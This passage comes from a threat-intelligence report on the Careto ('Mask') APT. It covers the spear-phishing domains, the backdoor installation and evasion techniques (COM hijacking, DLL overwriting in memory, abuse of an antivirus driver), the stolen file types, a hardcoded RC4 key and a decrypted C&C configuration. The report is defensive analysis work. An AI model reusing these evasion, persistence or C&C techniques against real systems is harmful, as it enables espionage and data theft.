

## Unveiling “Careto” - The Masked APT

Version 1.0

February 2014



## Table of contents

|                                                  |    |
|--------------------------------------------------|----|
| 1. Executive Summary.....                        | 4  |
| 2. Analysis.....                                 | 5  |
| 2.1. Campaign: The Mask attacks .....            | 5  |
| 2.2. Backdoor components .....                   | 8  |
| 2.2.1. Overview.....                             | 9  |
| 2.2.2. The Careto backdoor.....                  | 10 |
| 2.2.3. The SGH backdoor.....                     | 18 |
| 2.2.4. The SBD backdoor.....                     | 22 |
| 2.2.5. The OSX SBD backdoor.....                 | 23 |
| 2.3. Digital certificates.....                   | 25 |
| 2.4. Exploit for Kaspersy's products.....        | 26 |
| 2.5. Communication .....                         | 27 |
| 2.6. C&C Servers.....                            | 29 |
| 2.7. Exploits .....                              | 34 |
| 2.8. Victims.....                                | 43 |
| 3. Attribution .....                             | 46 |
| 4. Conclusions.....                              | 47 |
| Special thanks.....                              | 47 |
| APPENDIX 1: Indicators of compromise.....        | 48 |
| APPENDIX 2: SGH Modules – detailed analysis..... | 51 |
| APPENDIX 3: C&C registration information.....    | 64 |

## Contact information

For any inquires please contact [intelreports@kaspersky.com](mailto:intelreports@kaspersky.com)



## 2. Analysis

We initially became aware of Careto when we observed attempts to exploit a vulnerability in our products to make the malware “invisible” in the system.

Although we fixed this vulnerability sometime ago, the attackers were probably still using it because users may not have updated to the newest products (product updates are free during the subscription period).

Of course, this raised our interest and we decided to investigate further. In other words, the attackers attracted our attention by attempting to exploit Kaspersky Lab products.

### 2.1. Campaign: The Mask attacks

The Mask campaign we discovered relies on spear-phishing e-mails with links to a malicious website. The malicious website contains a number of exploits designed to infect the visitor. Upon successful infection, the malicious website redirects the user to a benign website, which can be a Youtube movie or a news portal.

During our research, we observed the following exploit websites:

- **linkconf.net**
- **redirserver.net**
- **swupdt.com**

It's important to note that the exploit websites do not automatically infect visitors; instead, the attackers host the exploits at specific folders on the website, which are not directly referenced anywhere, except in malicious e-mails. Sometimes, the attackers use subdomains on the exploit websites, to make them appear more genuine.

For instance, the following subdomains the for exploit site "linkconf.net" have been observed:

- **negocios.iprofesional.linkconf.net/**
- **www.internacional.elpais.linkconf.net/**
- **politica.elpais.linkconf.net/**
- **cultura.elpais.linkconf.net/**
- **economia.elpais.linkconf.net/**
- **test.linkconf.net/**
- **soc.linkconf.net/**
- **sociedad.elpais.linkconf.net/**
- **world.time.linkconf.net/**
- **internacional.elpais.linkconf.net/**
- **elpais.linkconf.net/**
- **www.elespectador.linkconf.net/**
- **blogs.independent.linkconf.net/**
- **www.elmundo.linkconf.net/**
- **www.guardian.linkconf.net/**
- **www.washingtonsblog.linkconf.net/**
- **www.publico.linkconf.net/**

Most of these subdomains simulate subsections of the main newspapers in Spain plus some international ones like "The Guardian" and Washington Post.

To minimize the chances of detection, the malware is digitally signed with a valid certificate (since 2010) from an unknown or fake company, called TecSystem Ltd:




Figure 2: Digital signature

We can estimate the duration of the campaign analyzing the compilation time of the samples. In some of them, the older ones, we are not so sure this data is very reliable:




Figure 3: Compilation time of samples

## 2.2. Backdoor components

“The Mask” leverages three separate backdoors. One of them is an extremely sophisticated malware, while there are also a rootkit, bootkit, 32 and 64 bits Windows versions and Mac OS X versions.

We have detected traces of Linux versions, and possibly versions for iPad/iPhone and Android, however we have not been able to retrieve the samples.

Traces of components for MacOS and iPad versions found in one of the C&C servers:

```
<h1>REPORT</h1>
<b>Trace ID:</b> 13xxx_0_mcga<br />
<b>Date: </b>Wed, 15 May 2013 23:34:01 +0000<br />
<b>Remote IP Address:</b> 200.x.x.x<br /><br /><h2>
** User Agent</h2><strong>Browser User Agent String:</strong> Mozilla/5.0 (iPad; CPU
OS 6_1_3 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko)
Mobile/10B329<br /><br />
<strong>Browser Name:</strong> iPad<br />
```

```
<strong>Platform:</strong> MacOS<br />
<strong>Platform Version:</strong>10.7.5<br />
<strong>Architecture:</strong> 32<br /><br />
<h2>** Environment Variables</h2>
<h3>*** Environment Variables</h3><code>
<b>REMOTE_ADDR:</b> 88.x.x.x<br />
<b>HTTP_USER_AGENT:</b> Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5)
AppleWebKit/536.26.17 (KHTML, like Gecko) Version/6.0.2 Safari/536.26.17<br />
```

The Mask’s implants can intercept network traffic, keystrokes, Skype conversations, analyse WiFi traffic, PGP keys, fetch all information from Nokia devices, screen captures and monitor all file operations.

The malware collects a large list of documents from the infected system, including encryption keys, VPN configurations, SSH keys and RDP files. There are also several unknown extensions being monitored that we have not been able to identify and could be related to custom military/government-level encryption tools.

Full list of stolen files extensions:

```
*.AKF,*.ASC,*.AXX,*.CFD,*.CFE,*.CRT,*.DOC,*.DOCX,*.EML,*.ENC,*.GMG,
*.GPG,*.HSE,*.KEY,*.M15,*.M2F,*.M2O,*.M2R,*.MLS,*.OCFS,*.OCU,*.ODS,
*.ODT,*.OVPN,*.P7C,*.P7M,*.P7Z,*.PAB,*.PDF,*.PGP,*.PKR,*.PPK,*.PSW,*.
PXL,*.RDP,*.RTF,*.SDC,*.SDW,*.SKR,*.SSH,*.SXC,*.SXW,*.VSD,*.WAB,*.
WPD,*.WPS,*.WRD,*.XLS,*.XLSX,
```

Inside the main Careto binaries there is a CAB file with two modules - 32 and 64-bit.

```
shlink32.dll
shlink64.dll
```

The malware extracts one of them depending on the system architecture and installs it as "objframe.dll".

Inside the backdoor there are three executable files, once again, packed with CAB and having the .jpg extension:

```
dinner.jpg  
waiter.jpg  
chef.jpg.
```

The attackers call the more sophisticated malware SGH. We discovered the attackers trying to install multiple plugins for it.

Also we have found traces of lateral movement tools, such as a module for Metasploit with the "win7elevate" artifact.

### 2.2.1. Overview

The attackers use two software packages and several related utilities. The main software packages are named "Careto" and "SGH".

The backdoor package called "Careto" is a general purpose backdoor that consists of user-level components. It collects system information and executes arbitrary code provided by the C&C infrastructure.

The backdoor package called "SGH" is more advanced and primarily works in kernel mode. It contains rootkit components and interceptor modules for system events and file operations. It steals files and maintains its own connection to C&C servers.

In addition to "Careto" and "SGH", we observed the usage of a custom compiled backdoor based on the "sbd" open source "netcat" clone (<https://www.freshports.org/net/sbd/>). This "sbd" clone has been observed in variants for Win32, Mac OS X and Linux. During the investigation, we were able to obtain the Win32 and Mac OS X versions; the Linux variant was badly damaged and could not be recovered.

While Careto and SGH can also work as a "standalone" implant, we observed the C&C installing one package using the other one - for instance, a victim infected with Careto would get the SGH as well. Additionally, several utilities like the uninstaller module "knows" about both of them, meaning they are commonly used together, although they may have been designed separately.

Files from the backdoor packages used by the "Mask" are signed using the same certificate, belonging to a (fake?) Bulgarian company named "TecSystem Ltd.".

### 2.2.2. The Careto backdoor

Careto is the name given by the attackers to one of the two main implants used on victims' machines. Careto is a Spanish slang term, meaning "ugly face" or "mask".

#### Installation module - Microsoft Windows version

The "Careto" software package is installed using a standalone executable installer. Once the installer is delivered and executed on the victim machine, it extracts the components and sets them up.

|                                                                                                                                                            |
|------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File type: PE32, Windows Executable file<br>Compilation timestamp: 2007.08.14 01:45:14 (GMT) - (all known variants)<br>File sizes: 320.328, 320.904 bytes. |
|------------------------------------------------------------------------------------------------------------------------------------------------------------|

[Technical details](#)

The files are compiled with Visual Studio 2005.

There are several known versions of the installer module that contain a correct but expired digital signature:

|                                                                                                                          |
|--------------------------------------------------------------------------------------------------------------------------|
| Name of signer: TecSystem Ltd., Sofia, BG<br>Serial: 36BE4AD457F062FA77D87595B8CCCC8CF<br>Valid: 2011.06.28 - 2013.06.28 |
|--------------------------------------------------------------------------------------------------------------------------|

[Digital signature](#)

All the important strings and the payload are encrypted. When started, the module checks for the presence of "BaseNamedObject" EVENT with "\*" in the data. If found, it exits.

The module contains three encrypted blocks in its body. The biggest one (first block) is 205.638 bytes long and is an encrypted CAB file that contains the actual payload to be installed. The second one is a 96-byte long configuration block that controls the filename to be used during the installation and the file description. In our case, the name was "objframe.dll".

To decrypt the payload's and installer's configuration, the attackers use a fixed RC4 key: "!\$7be&.Kaw-12[]".

The third block is 880 bytes long and contains the configuration of the payload itself. It is written in the body of the installed binary and decrypted by that binary during operation.

To write this configuration block, the module searches for a magic binary string and copies an encrypted configuration block by the marker. The resulting file is then installed into the system. The magic markers are expected to be located 0x10 bytes before the configuration block and 0x10 bytes after that block.

The CAB archive that holds the payloads contains two files:

| Name         | File Size    | Compilation Time    |
|--------------|--------------|---------------------|
| Shlink64.dll | 144384 bytes | 14.07.2009 01:16:44 |
| Shlink64.dll | 106496 bytes | 14.07.2009 01:16:44 |

The installer is 64-bit aware and extracts the file for the appropriate system architecture: "shlink32.dll" for a 32-bit system and "Shlink64.dll" for 64-bit one, respectively.

Installation is also Microsoft Windows version-aware. For Windows Vista and higher without administrator privileges, it installs into %APPDATA%. For previous Windows versions with administrator privileges, it installs in the %system% directory.

The installer also verifies the system configuration and makes sure it works well under all situations. For instance, it checks if the value of the registry key

*"HKLM\Software\Microsoft\Windows\Current Version\Policies\System"*

is set to *"EnableLUA"* to determine if UAC enabled. If UAC is enabled, it defaults to user installation to evade any notification to the user.

In the case that it failed to install to system directory, the module also falls back to userland installation. The userland installation path is: "%APPDATA%\Microsoft".

In order to make the infection less obvious, it assigns itself the same file timestamp as of "kernel32.dll" during installation. Also it modifies the resources of the EXE being installed, so all its Version Information strings are taken from Kernel32 DLL except the filename and file description. These are taken from the encrypted configuration block, i.e.:

File name: "objframe.dll".

File description "Microsoft® Object frame manager"

The payload is also registered as a COM object via registry entry:

*[HKCU\Software\Classes\CLSID\{ECD4FC4D-521C-11D0-B792-00A0C90312E1}\InprocServer32 ]*

*%default%=%path to the installed payload file%*

The original registry value is saved in the following registry key:

*[HKLM\Software\Classes\CLSID\{E6BB64BE-0618-4353-9193-0AFE606D6F0C}\InprocServer32]*

*%default%=%original registry value%*

## Main module

We were able to locate several versions of the main module. As with the Installation Module, the files are compiled with Visual Studio 2005.

File type: PE32/PE32+ DLL  
 Compilation timestamps:  
     2004.08.04 07:54:15 (GMT),  
     2008.04.14 02:33:02 (GMT),  
     2009.07.14 01:09:01 (GMT),  
     2012.04.25 21:05:48 (GMT),  
     2012.10.03 04:58:02 (GMT),  
     2013.01.04 04:49:18 (GMT)

File sizes: 110.592, 106.496, 144.384 bytes

[Technical details](#)

The main module is activated in every application that requests for the COM object referenced by the class ID it has overtaken:

{ECD4FC4D-521C-11D0-B792-00A0C90312E1}

Windows Explorer appears to be the primary target of this COM object hijacking. The name of the hijacked class is called “Shell Rebar BandSite”.

The module uses an interesting evasion technique to hide its presence in the system. Once activated, it first reads the registry value that points to the dynamic library that exports the original COM object:

*HKEY\_CLASSES\_ROOT\CLSID\{E6BB64BE-0618-4353-9193-0AFE606D6F0C}\InprocServer32*

It loads the original library and modifies the module list of the process, first replacing its own entry with a copy of the data from the hijacked DLL, and then completely removes all references to itself in PEB LDR linked lists.

Next, it loads one of the system libraries that is not currently loaded by the current process, from the following list:

|              |                  |
|--------------|------------------|
| CHTBRKR.DLL  | PNPUI.DLL        |
| CLICONFG.DLL | QMGR.DLL         |
| DMCONFIG.DLL | QUARTZ.DLL       |
| MFC42.DLL    | VERIFIER.DLL     |
| MFWMMAEC.DLL | WMDRMDEV.DLL     |
| MSJET40.DLL  | WMDRMNET.DLL     |
| NTDSA.DLL    | WMICMIPLUGIN.DLL |
| OAKLEY.DLL   | WMNETMGR.DLL     |
| OPENGL32.DLL | WPDSP.DLL        |
| PIDGENX.DLL  |                  |

After the system library is loaded, its contents are overwritten with the malicious library, but the module path and other data are kept intact. So, to someone looking with a process analysis tool, the malicious library appears as a clean system DLL in the module list of the top process. It can be only identified by inspecting the actual contents of the memory allocated to the system library.

The module transfers control to its copy by calling its DllMain function with DLL\_THREAD\_ATTACH parameter and a custom lpReserved value that points to a configuration structure containing a valid magic number. When DllMain is called with these parameters, it proceeds to execute its main functionality.

First, it decrypts the CAB file from its body using the same RC4 key as in the installer module, and checks its contents.

| Name         | File Size   | Compilation Time    |
|--------------|-------------|---------------------|
| dinner32.jpg | 25088 bytes | 14.07.2009 01:16:44 |
|              | 8192 bytes  | 14.07.2009 01:16:44 |
| chef32.jpg   | 94208 bytes | 14.07.2009 01:16:44 |
| waiter32.jpg |             |                     |

Figure 4. CAB contents for shlink32.dll

| Name         | File Size   | Compilation Time    |
|--------------|-------------|---------------------|
| dinner64.jpg | 18432 bytes | 14.07.2009 01:16:44 |
| chef64.jpg   |             | 14.07.2009 01:16:44 |
| waiter64.jpg | 10240 bytes | 14.07.2009 01:16:44 |
| dinner32.jpg | 97280 bytes | 14.07.2009 01:16:44 |
|              | 25088 bytes |                     |
| chef32.jpg   | 8192 bytes  | 14.07.2009 01:16:44 |
| waiter32.jpg | 94208 bytes | 14.07.2009 01:16:44 |

Figure 5. CAB contents for shlink64.dll

The module searches for a file named “waiter32.jpg” or “waiter64.jpg”, depending on the platform. It loads this module the same way as its own copy, replacing another system DLL in memory and executes its DllMain function in DLL\_THREAD\_ATTACH mode and passes the configuration structure as the lpReserved parameter. The “waiter” module is called in the “explorer” mode of operation (see “Waiter module”).

It then intercepts the “CreateProcessW” function in libraries “shell32.dll” and “ieframe.dll” with its own routine. That routine modifies the process creation flags, forcing the process to start in suspended mode, and performs additional processing if the process being launched belongs to the list of browser’s filenames: “IEXPLORE.EXE, FIREFOX.EXE, CHROME.EXE”.

The module infects the intercepted browser processes by injecting all the three modules from the CAB archive in its memory: “dinner”, “chef” and “waiter”. These modules are created in memory of the target process and execution is passed to the “dinner” module by queueing an APC call to its main function. The main module notifies its “waiter” module about the injected modules and connects them using anonymous pipes.

## “Dinner” module

This module is compiled as an executable, but its entry point function is only executed via an APC remote call and it accepts a single parameter.

```
File type: PE32/PE32+ EXE
Compilation timestamps:
    2012.04.25 21:05:20 (GMT),
    2012.04.25 21:05:40 (GMT),
    2013.01.15 00:30:03 (GMT),
    2013.01.15 20:18:55 (GMT),
    2013.05.21 20:40:45 (GMT)
```

```
File sizes: 25088, 18432 bytes
```

[Technical details](#)

It Loads the library “iertutil.dll” and patches its import in “advapi32.dll”, “GetSidSubAuthority”. Then, it executes the command:

```
iexplore.exe shell.{3F9F6D47-FE76-4B11-8B70-780ED19091B1}
```

and also patches the “OpenEvent” and “CreateProcessW” API in “URLMON” library.

After applying patches to the system libraries, the module reloads the “chef” and “waiter” modules in system DLLs the same way as the main module and invokes the “waiter” module in the “internet” mode (See “Waiter module”).

## “Chef” module

This module implements network connectivity features for the package.

```
File type: PE32/PE32+ DLL
Compilation timestamps:
    2012.04.25 21:02:09 (GMT),
    2012.04.25 21:02:43 (GMT),
    2013.01.15 00:27:54 (GMT),
    2013.01.15 20:16:55 (GMT),
    2013.05.21 20:38:23 (GMT)
```

```
File sizes: 8192, 10240 bytes
```

[Technical details](#)

When loaded by the “dinner” module, it returns a structure that contains pointers to four functions. These functions can send HTTP/HTTPS “GET” and “POST” requests using a given URL. The addresses of these functions are passed to the “waiter” module.

The module uses the following fixed User-Agent string for all HTTP requests:

Mozilla/4.0 (compatible; MSIE 4.01; Windows NT)

## “Waiter” module

This module implements all the logic of the “Careto” package.

File type: PE32/PE32+ DLL  
 Compilation timestamps:  
     2012.04.25 21:02:02 (GMT),  
     2012.04.25 21:02:37 (GMT),  
     2013.01.15 00:27:54 (GMT),  
     2013.01.15 20:17:09 (GMT),  
     2013.05.21 20:38:36 (GMT)

File sizes: 94208, 97280 bytes

[Technical details](#)

The encrypted configuration block is either loaded from the registry or taken from the caller and saved to the registry. The exact location of the registry key is read from the configuration block. Known locations are:

*HKCU\HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\WindowsUpdate  
 CISCNF4654  
 CISCNF0654*

```

00000000  D0 93 C3 38 AA E5 C9 54 E1 FC 67 4B 14 60 7D 2E 44 DE 38 /...8...T..gK..}.D.8
00000014  21 57 FB 3D 44 00 8C 8F 05 33 B2 7D 04 00 00 00 00 01 00 01 !W.=D....3.}.....
00000028  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000003C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000064  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000078  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000008C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000A0  00 00 00 00 00 81 00 00 00 00 AB FB B9 50 45 C2 42 6E 32 B5 .....PE.Bn2.
000000B4  DE D9 70 2C 51 39 58 1C 35 FC F9 CC BD 34 96 73 15 60 A2 98 ..p.Q9K.5....4.s.
000000C8  4B 04 87 7F EB ED 98 B8 39 F3 89 C2 9F ED 5B 5C 68 75 8B 74 K.....9.....[hu.t
000000DC  5B B4 AE 0F 94 28 D7 CB E1 4B CE D2 2E DB F5 2E 4B 17 A9 0A [...(...K.....K...
000000F0  29 17 46 4B A0 FA E9 B3 EC FE 9C A8 89 2D 59 E0 B9 05 2F C8 ).FK.....-Y.../.
00000104  F4 28 B1 B4 DC B0 9E B8 31 7C B7 E8 9A DB 82 60 09 3E 05 AE .(.....1l.....>..
00000118  15 8C 0C 79 D3 E9 05 14 DD 05 A6 70 F8 19 C5 41 EB E7 43 6C ...y.....P...A..Cl
0000012C  69 65 6E 74 30 36 35 34 00 00 00 00 00 00 68 74 74 70 73 3A ient0654.....https:
00000140  2F 2F 77 77 6E 61 76 2E 73 65 6C 66 69 70 2E 6E 65 74 2F 63 //wwwnav.selfip.net/c
00000154  67 69 2D 62 69 6E 2F 63 6F 6D 6D 63 67 69 2E 63 67 69 00 00 gi-bin/commcgi.cgi..
00000168  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000017C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001A4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001B8  00 00 68 74 74 70 3A 2F 2F 32 30 32 2E 37 35 2E 35 38 2E 31 ..http://202.75.58.1
000001CC  35 33 2F 63 67 69 2D 62 69 6E 2F 63 6F 6D 6D 63 67 69 2E 63 53/cgi-bin/commcgi.c
000001E0  67 69 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 gi.....
000001F4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000208  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
  
```

Figure 6. Decrypted configuration block

In “explorer” mode, it stores the handles of loaded modules and monitors the process termination to free unused handles. This is another example of careful the Careto

authors were to make sure the infected machine is stable and un-noticed by the victims.

When executed in the “explorer” mode, it waits 60 seconds for the dinner/chef pair to be properly loaded in the browser’s process. Once there is such a process, it sends a command to its instance injected in the browser activating the connection to the C&C server.

When running in the browser’s process (“internet” mode), it enters an infinite loop waiting for commands from the anonymous pipe provided by its “explorer” mode instance and handles all C&C communication when requested.

The C&C server provides the commands inside CAB files, one archive per request. The archive is expected to contain a text file named “Meta.inf”. This file contains various configuration parameters and commands to be executed by the module.

```
#Wed Oct 09 14:55:09 BST 2013
AIT_PARAMS=-s -h -n -t -p -w 0
DLL32_FILE_NAME=CD11AIT32.dll
DLL64_FILE_NAME=CD11AIT64.dll
DATE_GENERATION=20131009T145509.009
TYPE=CMD
CLIENT_ID=Client0650
CMD_SEQ=0001
INST_ID=4499149305321491
SUB_TYPE=CANNEDDLL
TARGET_PROCESS=explorer
PRODUCT_CODE=C314
W=0
```

[Sample Meta.inf file](#)

The commands can be executed either in the module injected in browser, or by the original instance loaded via COM spoofing. The “TARGET\_PROCESS” values are “internet” and “explorer”, determining the operation mode.

Below is the full list of implemented commands:

|              |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|--------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| UPLOAD       | Write a file from the CAB archive to the infected machine. The location can be relative to a CSIDL or environment variable.                                                                                                                                                                                                                                                                                                                                                                        |
| EXEC         | Launch the specified executable with parameters                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| UPLOADEXEC   | Write a file from the CAB archive to the infected machine and then run it with the given parameters                                                                                                                                                                                                                                                                                                                                                                                                |
| SYSTEMREPORT | <p>Compile a system report and upload it to C&amp;C:</p> <ul style="list-style-type: none"> <li>• main module's file name</li> <li>• proxy server settings</li> <li>• list of installed programs</li> <li>• OS version, type, Service Pack version</li> <li>• list of network adapters' MAC addresses</li> <li>• availability of direct connection to <a href="http://www.microsoft.com">www.microsoft.com</a>:80</li> <li>• values of environmental variables</li> <li>• list of users</li> </ul> |
| SETLATENCY   | Modify the delay before operation in the configuration block and update the registry. Report back in "SetLatencyLog.txt"                                                                                                                                                                                                                                                                                                                                                                           |
| CANNEDDLL    | Load the executable module from the CAB archive and execute it in memory.                                                                                                                                                                                                                                                                                                                                                                                                                          |
| SETCFG       | Modify the data of the encrypted configuration block: primary or secondary URL of the C&C server, number of attempts to try for each of them.                                                                                                                                                                                                                                                                                                                                                      |

### 2.2.3. The SGH backdoor

The SGH backdoor is a lot more sophisticated than the Careto implant. It is designed to perform a large amount of surveillance functions, on a highly modular platform that can be easily extended.

#### Installation module

This module installs the complete SGH software package using a custom installation script that is encrypted in its body.

|                                  |
|----------------------------------|
| File type: PE32 EXE              |
| Compilation timestamps:          |
| 2013.05.09 11:20:08 (GMT),       |
| 2013.06.19 11:17:45 (GMT)        |
| File sizes: 348264, 359936 bytes |

[Technical details](#)

The files are compiled with Visual Studio 2005.

One version of the installer module is signed by a certificate from the same (fake?) company TecSystem Ltd from Bulgaria:

|                                           |
|-------------------------------------------|
| Name of signer: TecSystem Ltd., Sofia, BG |
| Serial: 0E808F231515BC519EEA1A73CDF3266F  |
| Validity: 2013.04.18 - 2016.07.18         |

[Digital Certificate](#)

The SGH package is somehow special and it is what originally attracted our attention to this cyberespionage operation. When started, it first tries to exploit a vulnerability in older Kaspersky products.

The way the attack works is the following: first, it tries to open the handle of the Kaspersky system driver, “\\.\KLIF” and sends a custom DeviceIoControl code. If the call succeeds, the module and all processes named “services.exe” are no longer checked by the antivirus engine. This method theoretically allows the attacker to survive the addition of signatures for the malware components, as the product won’t be able to detect them because they have been “whitelisted”. In practice, we can say the attack is only half baked, because detection for the other top modules will precede SGH and kill it before it loads. Nevertheless, it was this attack against our older products that brought our attention to Careto and allowed us to discover it in the first place.

The SGH module is relatively complex and has many functionalities, but in essence it is an infinitely extensible attack platform. In addition to the default plugins available in the installation module, the attackers can also deploy other extensions to perform more complex tasks. To operate, SGH uses encrypted virtual file systems that store extensions and activity logs.

On startup, the module locates a PE section with name “.inf” in its own file. This section contains the encrypted and compressed binary installation script. The section is decrypted with RC4 using a hardcoded key and then unpacked with “zlib”’s inflate function. The installer parses the script, executes all the commands and then deletes its own file and exits.

The installation script is a list of binary tagged entries of variable length. Entries can be of one of the following types:

|       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 1, 19 | Depending on the additional parameter, operate in one of the following modes:<br>1. Install the file into the victim's system<br>2. Download a file from a given URL (http, https, ftp, gopher) and either install it or treat as an additional installation script.<br>The file can be installed into a directory of choice:<br>- system directory<br>- temporary directory<br>- system drivers directory<br>- other location specified in the installation entry |
| 2     | Remove a previously installed file                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| 3     | Write a registry value. Create the key if necessary.                                                                                                                                                                                                                                                                                                                                                                                                               |
| 4     | Delete a registry value or a complete registry key, recursively.                                                                                                                                                                                                                                                                                                                                                                                                   |
| 5     | Copy data from one registry value to another                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 6     | Compare a registry value's date with the specified value. Abort the installation if the values are not equal.                                                                                                                                                                                                                                                                                                                                                      |
| 7     | Create a new system service                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| 8     | Delete a system service by name                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| 9     | Start a system service by name                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 10    | Stop a system service by name                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| 11    | No operation                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| 12    | Create a process with given arguments                                                                                                                                                                                                                                                                                                                                                                                                                              |
| 13    | Show a message box                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| 14    | Append an existing registry value                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| 15    | Add an USB device filter via Windows Setup API                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 16    | Remove an USB device filter via Windows Setup API                                                                                                                                                                                                                                                                                                                                                                                                                  |
| 17    | Add a certificate to the system Certificate Storage                                                                                                                                                                                                                                                                                                                                                                                                                |
| 18    | Delete a certificate from the system Certificate Storage                                                                                                                                                                                                                                                                                                                                                                                                           |
| 20    | Exit if the installer is NOT running in a virtual machine                                                                                                                                                                                                                                                                                                                                                                                                          |
| 21    | Exit if the installer is running in a virtual machine                                                                                                                                                                                                                                                                                                                                                                                                              |
| 22    | Infect the system “bootmgr” file with provided code                                                                                                                                                                                                                                                                                                                                                                                                                |
| 23    | Write the buffer to a temporary file with prefix “___” and execute it                                                                                                                                                                                                                                                                                                                                                                                              |

The installer module can detect if it is being executed in a VMWare or Microsoft Virtual PC virtual machine.

We have discovered two different installation scripts so far. The decoded versions of these scripts look like the following:

#### Script 1:

```
Install file(SystemDir, awdcxc32.dll, 8192 bytes)
Install file(SystemDir, mfc30.dll, 17920 bytes)
Install file(SystemDir, vchw9x.dll, 20992 bytes)
Install file(SystemDir, awcodc32.dll, 24576 bytes)
Install file(SystemDir, jpeg1x32.dll, 31744 bytes)
Install file(SystemDir, bootfont.bin, 122912 bytes)
Install file(DriversDir, scsimap.sys, 14464 bytes)
WriteRegistry(80000002\SYSTEM\CurrentControlSet\Control\Session
Manager\Memory Management\PrefetchParameters, EnablePrefetcher)
